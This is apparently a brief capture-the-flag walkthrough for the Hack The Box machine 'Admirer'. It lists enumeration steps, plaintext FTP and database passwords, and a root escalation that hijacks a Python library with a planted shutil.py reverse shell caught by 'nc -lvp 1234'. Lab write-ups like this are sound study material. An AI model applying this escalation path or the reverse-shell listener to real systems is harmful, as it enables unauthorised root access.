eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.187  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 dead:beef::250:56ff:feb9:65e6  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::250:56ff:feb9:65e6  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:65:e6  txqueuelen 1000  (Ethernet)
        RX packets 3241908  bytes 432188782 (412.1 MiB)
        RX errors 121  dropped 1254  overruns 0  frame 0
        TX packets 2539553  bytes 773999969 (738.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 11637  bytes 1149168 (1.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11637  bytes 1149168 (1.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@admirer:~#
```

1 nmap scan

2 wfuzz I got two file contacts.txt and credentials.txt

3 login ftp 10.10.10.187 with user ftpuser %n?4Wz}R$tTF7

4 I got two file one gzip file and next one bump.txt

5 I got a user waldo

6 mysql database tool

7 I got a user name waldo password &<h5b~yK3F#{PaPB&dA}{H>

8 I got user shell of waldo user

9 sudo -l

10 I found the *opt*/scripts

11 Inside the diractory I got two file

12 using this I am execute the shutil.py file

13 I am creare a demo foulder on user waldo home and inside I am create a file that file name shutil.py

14 Inside the file I am using a shell with htb ip tun0 with port number 1234

15 Start the lesning the port number 1234 nc -lvp 1234

16 Using file opt/scripts/admin_tasks.sh I am execute shutil.py file

17 I am select the options 6 so I got root shell of port number 1234

18 Now I got admirer root shell

thank you
enjoy